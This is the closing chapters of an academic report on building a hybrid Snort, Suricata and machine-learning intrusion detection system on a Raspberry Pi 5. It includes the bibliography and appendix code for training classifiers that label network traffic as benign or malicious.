

Figure 5.5: Experimental Network Setup for IDS Testing



Figure 5.6: Network Security Setup

5.5 Software Stack and Tools

The development and evaluation of the proposed IDS system relied on a comprehensive set of software tools and libraries, as outlined below:

- **Snort:** Configured with both community and custom rules to detect well-known threats such as SYN flood attacks, port scans, and exploit attempts [19].
- **Suricata:** Deployed alongside Snort to provide enhanced protocol-aware detection, deep packet inspection, and structured logging using JSON output [20].
- **Scapy:** A Python-based packet manipulation tool used for capturing live network traffic and extracting relevant packet-level features for analysis and classification [21].
- **TensorFlow/Keras:** Employed to design, train, and deploy the deep learning model used to classify network flows as normal or malicious [22].
- **Flask:** A lightweight Python web framework used to build a real-time web interface for alert display and system monitoring [23].
- **Python:** Served as the primary language to orchestrate all IDS components, including packet sniffing, model inference, and integration with the web interface [24].
- **CSE-CIC-IDS2018 Dataset:** A labeled dataset containing diverse network traffic and attack scenarios, used for training and validating the machine learning model [25].
- **Raspberry Pi 5:** Served as the target deployment platform, hosting all components of the IDS in a resource-constrained environment [26].
- **Kali Linux / Raspberry Pi OS:** Operating systems used to develop, test, and deploy IDS tools and machine learning modules on the Raspberry Pi [27].
- **Wireshark / tcpdump:** Network analysis tools employed for manual inspection and verification of traffic during testing and debugging [28].
- **Attack Tools (hping3, Slowloris, GoldenEye, SlowHTTPTest):** Used to generate various DoS and application-layer attacks to evaluate the detection capabilities of the IDS [29].

5.6 Implementation Steps

5.6.1 Packet Capture and Feature Extraction

The first stage of the intrusion detection pipeline involves capturing network packets and extracting relevant features for analysis:

- **Packet Sniffing:** The `Scapy` library is used to monitor live traffic on the `wlan0` network interface of the Raspberry Pi.
- **Feature Extraction:** For each captured packet (or flow), critical features such as protocol type, packet size, flags, source/destination IPs, and port numbers are extracted.
- **Data Reshaping:** Extracted data is formatted into the appropriate input shape required by the machine learning model.
- **Classification:** The reshaped data is passed in real-time to the trained deep learning model, which classifies each instance as either benign or malicious.

5.6.2 Detection Flow

Once packet capture is active, the system performs parallel analysis using all three detection methods:

- **Live Capture:** Real-time traffic is continuously monitored on the Raspberry Pi.
- **Snort Analysis:** Traffic is passed to `Snort`, which inspects it using signature-based rules to detect known threats.
- **Suricata Analysis:** `Suricata` performs deep packet inspection and logs events with structured protocol-level information in JSON format.
- **Machine Learning Analysis:** The same traffic is simultaneously evaluated by the ML model, which detects previously unseen or anomalous behaviors based on patterns.

Alert Handling:

- **Snort:** Alerts are logged in a plaintext file (`alert`) showing signature matches and packet metadata.
- **Suricata:** Structured alerts are stored in `eve.json`, which includes detailed protocol and timing information.
- **ML Model:** Classification results are visualized via a Flask web interface, allowing real-time monitoring of detection outcomes.



Figure 5.7: Detection Pipeline

5.7 Challenges and Future Work Recommendations

Despite the successful deployment of the hybrid Intrusion Detection System (IDS), several challenges were encountered during development and testing:

- **Limited Processing Power:** The Raspberry Pi's hardware limitations constrained its ability to handle high-throughput traffic in real-time, particularly when Snort, Suricata, and the ML model were running concurrently.
- **Inference Latency:** Integrating the trained machine learning model introduced latency in classification, requiring optimization strategies to maintain real-time responsiveness.
- **False Positives:** Simulations with noisy or ambiguous traffic led to elevated false positive rates, especially in edge-case scenarios.
- **Alert Fatigue:** Setting aggressive detection thresholds caused excessive alerts, while lenient configurations reduced sensitivity to stealthy threats.

To address these challenges and improve system performance and adaptability, the following recommendations are proposed:

1. **Edge Offloading:** Offload heavy computations, such as ML inference, to more powerful edge servers or cloud backends to preserve Raspberry Pi resources.

2. **Model Retraining:** Implement dynamic model retraining pipelines to allow continuous learning from newly captured data, improving the ML model's adaptability to novel threats.

3. **Web Interface Enhancement:** Develop a more interactive dashboard with advanced visualizations, remote control, and alert prioritization to improve usability.

4. **Integration with Active Defense:** Connect the IDS to preventive components such as firewalls or automated response scripts to transition into a full Intrusion Prevention System (IPS).

5. **Dataset Expansion:** Use recent and diverse datasets to train the ML model, enhancing its generalization across modern and evolving attack patterns.

By implementing these improvements, the system can evolve into a robust, scalable, and intelligent security framework tailored for real-world IoT and edge computing environments.

5.8 Conclusion

The implementation of the hybrid IDS demonstrates how combining traditional detection techniques with machine learning models can enhance network security in constrained environments. By leveraging tools like Snort, Suricata, and a trained deep learning model, the system successfully monitors and analyzes traffic in real-time, providing accurate alerts through a web-based interface. The modular architecture not only facilitates integration and maintenance but also allows for future upgrades and scaling. This practical deployment on Raspberry Pi confirms the feasibility of creating cost-effective and intelligent security systems suitable for small networks, IoT environments, and educational use cases.

General Conclusion

GENERAL CONCLUSION

This project successfully demonstrated the feasibility and effectiveness of building a hybrid Intrusion Detection System (IDS) on a low-cost and resource-constrained platform such as the Raspberry Pi 5. By integrating signature-based detection tools (Snort and Suricata) with a machine learning model trained on the CSE-CIC-IDS2018 dataset, the system was able to identify a variety of network attacks—including DoS, Heartbleed, and reconnaissance attempts—with high accuracy and minimal false positives.

The development process included careful selection of tools, architectural design, and a modular implementation that ensures adaptability and scalability. Extensive testing in a controlled environment validated the system's ability to detect both known and unknown threats. The use of a lightweight Flask-based web interface enabled real-time monitoring and usability, even on limited hardware.

Throughout the project, key challenges such as performance limitations, model integration, and alert management were identified and addressed. These findings provide valuable insights for future improvements and for deploying similar solutions in small-scale networks, IoT environments, and educational settings.

Ultimately, this work reinforces the growing importance of combining traditional cybersecurity mechanisms with artificial intelligence to enhance network defense, especially in an era where cyber threats are becoming increasingly complex and pervasive.

Bibliography

BIBLIOGRAPHY

[1] A. Djenna, S. Harous, and D. E. Saidouni, "Internet of things meet internet of threats: New concern cyber security issues of critical cyber infrastructure," *Applied Sciences*, vol. 11, no. 10, p. 4580, 2021.

[2] A. Patel, Q. Qassim, and C. Wills, "A survey of intrusion detection and prevention systems," *Information Management & Computer Security*, vol. 18, no. 4, pp. 277–290, 2010.

[3] L. F. Cranor, *Security and usability: designing secure systems that people can use.* " O'Reilly Media, Inc.", 2005.

[4] A. Chidukwani, S. Zander, and P. Koutsakis, "A survey on the cyber security of small-to-medium businesses: challenges, research focus and recommendations," *IEEe Access*, vol. 10, pp. 85 701–85 719, 2022.

[5] M. Ozkan-Okay, R. Samet, Ö. Aslan, and D. Gupta, "A comprehensive systematic literature review on intrusion detection systems," *IEEE Access*, vol. 9, pp. 157 727–157 760, 2021.

[6] N. F. FIROJ, "Design & implementation of layered signature based intrusion detection system using snort," Ph.D. dissertation, DAFFODIL INTERNATIONAL UNIVERSITY, 2019.

[7] M. Maksimović, V. Vujović, N. Davidović, V. Milošević, and B. Perišić, "Raspberry pi as internet of things hardware: performances and constraints," *design issues*, vol. 3, no. 8, pp. 1–6, 2014.

[8] H. Monga, "Development of verification framework for a component to be integrated in medical devices," 2024.

[9] Y. Otoum and A. Nayak, "As-ids: Anomaly and signature based ids for the internet of things," *Journal of Network and Systems Management*, vol. 29, no. 3, p. 23, 2021.

[10] M. Coşar and H. KIRAN, "Rule-based performance measurement in open source ids systems," in *International Conference on Advanced Technologies Computer Engineering and Science*, 2018, pp. 535–537.

[11] A. Tasneem, A. Kumar, and S. Sharma, "Intrusion detection prevention system using snort," *International Journal of Computer Applications*, vol. 181, no. 32, pp. 21–24, 2018.

[12] Y. L. Aung, H. H. Tiang, H. Wijaya, M. Ochoa, and J. Zhou, "Scalable vpn-forwarded honeypots: Dataset and threat intelligence insights," in *Sixth Annual Industrial Control System Security (ICSS) Workshop*, 2020, pp. 21–30.

[13] M. Agoramoorthy, A. Ali, D. Sujatha, M. R. TF, and G. Ramesh, "An analysis of signature-based components in hybrid intrusion detection systems," in *2023 Intelligent Computing and Control for Engineering and Business Systems (ICCEBS)*. IEEE, 2023, pp. 1–5.

[14] K. I. Iyer, "From signatures to behavior: Evolving strategies for next-generation intrusion detection," *European Journal of Advances in Engineering and Technology*, vol. 8, no. 6, pp. 165–171, 2021.

[15] I. Butun, P. Österberg, and H. Song, "Security of the internet of things: Vulnerabilities, attacks, and countermeasures," *IEEE Communications Surveys & Tutorials*, vol. 22, no. 1, pp. 616–644, 2019.

[16] A. Sforzin, F. G. Mármol, M. Conti, and J.-M. Bohli, "Rpids: Raspberry pi ids—a fruitful intrusion detection system for iot," in *2016 Intl IEEE Conferences on Ubiquitous Intelligence & Computing, Advanced and Trusted Computing, Scalable Computing and Communications, Cloud and Big Data Computing, Internet of People, and Smart World Congress (UIC/ATC/ScalCom/CBDCom/IoP/SmartWorld)*. IEEE, 2016, pp. 440–448.

[17] Ids 2018 intrusion csvs. Accessed: 2024-06-16. [Online]. Available: https://www.kaggle.com/datasets/solarmainframe/ids-intrusion-csv

[18] Ids 2018 intrusion csvs. Accessed: 2024-06-16. [Online]. Available: https://data.mendeley.com/datasets/29hdbdzx2r/1

[19] W. Eddy, "Defenses against tcp syn flooding attacks," *Cisco Internet Protocol Journal*, 2006.

[20] D. McGrew and B. Anderson, "Enhanced telemetry for encrypted threat analytics," in *2016 IEEE 24th international conference on network protocols (ICNP)*. IEEE, 2016, pp. 1–6.

[21] P. Amangele, "Efficient malicious packet detection in software defined networks," Ph.D. dissertation, University of Essex, 2022.

[22] M. Lotfollahi, M. Jafari Siavoshani, R. Shirali Hossein Zade, and M. Saberian, "Deep packet: A novel approach for encrypted traffic classification using deep learning," *Soft Computing*, vol. 24, no. 3, pp. 1999–2012, 2020.

[23] P. Vogel, "A dashboard for automatic monitoring python web services," Ph.D. dissertation, Faculty of Science and Engineering, 2017.

[24] I. M. Khalil, "A multimodal immune system inspired defense architecture for detecting and deterring digital pathogens in container hosted web services," Ph.D. dissertation, The American University in Cairo (Egypt), 2023.

[25] A. Mahfouz, A. Abuhussein, D. Venugopal, and S. Shiva, "Ensemble classifiers for network intrusion detection using a novel network attack dataset," *Future Internet*, vol. 12, no. 11, p. 180, 2020.

[26] A. P. Lauf, R. A. Peters, and W. H. Robinson, "A distributed intrusion detection system for resource-constrained devices in ad-hoc networks," *Ad Hoc Networks*, vol. 8, no. 3, pp. 253–266, 2010.

[27] L. Yang and A. Shami, "Ids-ml: An open source code for intrusion detection system development using machine learning," *Software Impacts*, vol. 14, p. 100446, 2022.

[28] W. Song, M. Beshley, K. Przystupa, H. Beshley, O. Kochan, A. Pryslupskyi, D. Pieniak, and J. Su, "A software deep packet inspection system for network traffic analysis and anomaly detection," *Sensors*, vol. 20, no. 6, p. 1637, 2020.

[29] C. Kemp, C. Calvert, T. M. Khoshgoftaar, and J. L. Leevy, "An approach to application-layer dos detection," *Journal of Big Data*, vol. 10, no. 1, p. 22, 2023.

LIST OF ACRONYMS

IDS	Intrusion Detection System
IPS	Intrusion Prevention System
DoS	Denial of Service
DDoS	Distributed Denial of Service
ML	Machine Learning
AI	Artificial Intelligence
DL	Deep Learning
CNN	Convolutional Neural Network
IoT	Internet of Things
LAN	Local Area Network
IP	Internet Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
HTTP	Hypertext Transfer Protocol
DNS	Domain Name System
GUI	Graphical User Interface
CLI	Command Line Interface
CSV	Comma-Separated Values
API	Application Programming Interface
OS	Operating System
CPU	Central Processing Unit
RAM	Random Access Memory
JSON	JavaScript Object Notation

APPENDIX

APPENDIX A

SAMPLE CODE SNIPPETS

Decision Tree

```
from sklearn.tree import DecisionTreeClassifier
from sklearn.metrics import accuracy_score, classification_report

model = DecisionTreeClassifier() # initialize the model
model.fit(X_train, y_train) # train the model

# Evaluate the model by letting it classify the testing data and compare the
    results with the actual labels
predictions = model.predict(X_test)
accuracy = accuracy_score(y_test, predictions)

# Results
print(f"Accuracy of model: {accuracy}\n")

report = classification_report(y_test, predictions)
print(report)
```

Listing A.1: Decision Tree Model

Random Forest

```
from sklearn.ensemble import RandomForestClassifier
```

```
from sklearn.metrics import accuracy_score, classification_report

model = RandomForestClassifier()# initialize the model
model.fit(X_train, y_train) # train the model

# Evaluate the model by letting it classify the testing data and compare the
    results with the actual labels
predictions = model.predict(X_test)
accuracy = accuracy_score(y_test, predictions)

# Results
print(f"Accuracy of model: {accuracy}\n")

report = classification_report(y_test, predictions)
print(report)
```

Listing A.2: Random Forest Model

K-NN

```
from sklearn.neighbors import KNeighborsClassifier
from sklearn.metrics import accuracy_score, classification_report

model = KNeighborsClassifier()# initialize the model
model.fit(X_train, y_train) # train the model

# Evaluate the model by letting it classify the testing data and compare the
    results with the actual labels
predictions = model.predict(X_test)
accuracy = accuracy_score(y_test, predictions)

# Results
print(f"Accuracy of model: {accuracy}\n")

report = classification_report(y_test, predictions)
print(report)
```

Listing A.3: K-NN Model

LSTM

```
def create_lstm_model(input_shape, num_classes):
    model = Sequential([
        Input(shape=input_shape),
        LSTM(128, return_sequences=True),
        Dropout(0.3),
        LSTM(64, return_sequences=False),
        Dropout(0.3),
        Dense(64, activation='relu'),
        Dropout(0.3),
        Dense(32, activation='relu'),
        Dropout(0.2),
        Dense(num_classes, activation='softmax')
    ])

    model.compile(
        optimizer='adam',
        loss='categorical_crossentropy',
        metrics=['accuracy']
    )

    return model
```

Listing A.4: LSTMModel